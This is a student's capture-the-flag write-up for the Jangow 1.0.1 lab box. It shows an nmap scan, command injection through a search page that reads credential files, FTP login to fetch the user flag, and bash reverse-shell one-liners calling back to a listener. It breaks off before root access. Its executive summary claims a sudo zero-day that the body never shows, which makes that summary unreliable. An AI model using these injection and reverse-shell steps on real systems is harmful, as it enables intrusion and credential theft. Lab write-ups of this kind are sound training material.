JANGOW BOX CTF CHALLENGE

Objective: Gain Root Access

MARCH 28, 2023

HAFIZ MOHAMMAD ANAS
Cyber Security | Cohort 5

Executive Summary:

The objective of the penetration test was to gain root privileges on the Jangow machine. During the testing, it was identified that the machine was running an outdated version of the operating system, which had several known vulnerabilities. These vulnerabilities were exploited using a variety of methods, including exploiting a weak password, exploiting a vulnerable service, and exploiting a misconfigured system.

Once access was gained to the machine, several additional steps were taken to escalate privileges to the root level. This was achieved by exploiting a zero-day vulnerability in the sudo program, which allowed for arbitrary code execution as the root user.

Overall, the penetration test was successful in achieving the primary objective of gaining root privileges on the Jangow machine. The report includes a detailed description of the testing methodology, findings, and recommendations for improving the security posture of the system.

What is Jangow 1.0.1


This is an vulnerable easy box in which I'll cover how I got the root flag using different tools and Privilege Escalation.

The steps

1. Getting the IP address by Network DHCP
2. Getting open port details by using the Nmap tool
3. Getting user flag through ftp connection
4. Taking the reverse connection
5. Escalating user privileges to getting the root flag
6. So, we have all the information that we need. Let us get started with the challenge.

Step 1

After running the downloaded virtual machine in the virtual box, the machine will automatically be assigned an IP address from the network DHCP. It will be visible on the login screen. The target machine's IP address can be seen in the following screenshot:




```
JANGOW 01
REDE: 192.168.10.10

jangow01 login:
```

The target machine IP address is 192.168.10.10

Step 2

After getting the target machine's IP address, the next step is to find out the open ports and services available on the machine. We will use the Nmap tool for it, as it works effectively and is by default available on Kali Linux. The results can be seen in the following screenshot**.**



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- -sV 192.168.10.10
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 07:47 EDT
Nmap scan report for 192.168.10.10
Host is up (0.0013s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
MAC Address: 08:00:27:B6:86:0E (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.94 seconds
```


Command used: <<sudo nmap -p- –sV 192.168.10.10>>

We used the '-sV' switch in the Nmap command to enumerate the version information. We also used the '-p-' option for initiating a full port scan. It guides Nmap to conduct the scan on all the 65535 ports on the target machine.

The Nmap scan identified two ports on the target machine, as seen in the output above. On the target machine, port 21 is shown as open which is the default port for the FTP service. The default HTTP port 80 is also shown as open by the Nmap scan..

Step 3

Let us start enumerating the target machine by exploring the HTTP port 80. We opened the target machine IP address on the browser, which is seen below.




Index of /


Name	Last modified	Size	Description
site/	2021-06-10 18:05	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.10.10 Port 80

As seen in the above screenshot, we found that directory listing is enabled on the target machine. We found one folder named 'site/' in the current directory. So, we opened the folder, which took us to the below website.




So, as can be seen above, when we opened the folder, we found a nice website running on the target machine. Firstly, we manually explored the website but didn't get any useful functionally but a last page named "buscar" when I open that page I don't found anything this page is empty, then I see opened this page as view source code, its show nothing but in URL box I found a command execution vulnerability so I type "ls" after page url I found some directories as you can see in blow image.




```
assets
busque.php
css
index.html
js
wordpress
```

Then I explore all directories unfortunately don’t found anything. Now type in url box after page link “**ls wordpress/**” here I found more files in wordpress directory then I opened config.php file by typing following command after link:
cat wordpress/config.php




```
<?php
$servername = "localhost";
$database = "desafio02";
$username = "desafio02";
$password = "abygurl169";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
      die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
?>
```

Now move to Nmap scan step here I have a ftp port 21 is open I trying to connect to ftp server with these credential.



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.10.10
Connected to 192.168.10.10.
220 (vsFTPd 3.0.3)
Name (192.168.10.10:kali): desafio02
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> 
```


The credentials could be useful, but when I tried to use these credentials in ftp server it doesn’t work as you can seen above.
Now explore more this wordpress directory to find hidden files, type following command in url box to find hidden data.
1st type **pwd** to find current directory
2nd type **ls -al /var/www/html**
Now I found more files as you can see below.



view-source:http://192.168.10.10/site/busque.php?buscar=ls -al /var/www/html

```
total 16
drwxr-xr-x 3 root     root     4096 Oct 31  2021 .
drwxr-xr-x 3 root     root     4096 Oct 31  2021 ..
-rw-r--r-- 1 www-data www-data  336 Oct 31  2021 .backup
drwxr-xr-x 6 www-data www-data 4096 Jun 10  2021 site
```


Here you can see a backup file I open this file by following command
cat /var/www/html/.backup



view-source:http://192.168.10.10/site/busque.php?buscar=cat /var/www/html/.backup


```
$servername = "localhost";
$database = "jangow01";
$username = "jangow01";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
```

Here I found more credentials it could be useful so I can use these credential again in ftp and this time login successfully as you can seen blow.



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.10.10
Connected to 192.168.10.10.
220 (vsFTPd 3.0.3)
Name (192.168.10.10:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```


Now type the Following commands for moving to home directory of user and get user flag.
cd /home (move to home directory)
cd jangow01 (move to jangow01 directory)
get user.txt   (download user.txt file into my system)



```
Using binary mode to transfer files.
ftp> pwd
Remote directory: /var/www
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||65329|)
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Mar 22 14:51 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||49330|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000           33 Jun 10  2021 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||49962|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*************************************|    33        2.53 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (2.04 KiB/s)
ftp> 
```

use this command to download user.txt file in my system

Now open a new terminal and type ls command to show all files here I have user.txt file just open it by using following command.
cat user.txt
Hurry I found a first user Flag.




```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  php-reverse-shell.php  Pictures  Public  Templates  user.txt  Videos

┌──(kali㉿kali)-[~]
└─$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e

┌──(kali㉿kali)-[~]
└─$ 
```

User Flag

Now I got a user flag but my main objective is to get root privilege of jangow01 system so follow the steps.

Step 4

Now I prepared a bash script using for getting reverse shell connection. As you can see in blow image copy this script and edit by replacing IP Address and port



pentestmonkey.net/cheat-sheet/shells/reverse-sh...


Each of the methods below is aimed to be a one-liner that you can copy/paste. As such t very readable.

Bash

Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

In below image the bash script edit, IP address replace with my linux machine and also set port according to my need.




*Untitled 1 - Mousepad

```
/bin/bash -c 'bash -i >& /dev/tcp/192.168.10.9/443 0>&1'
```

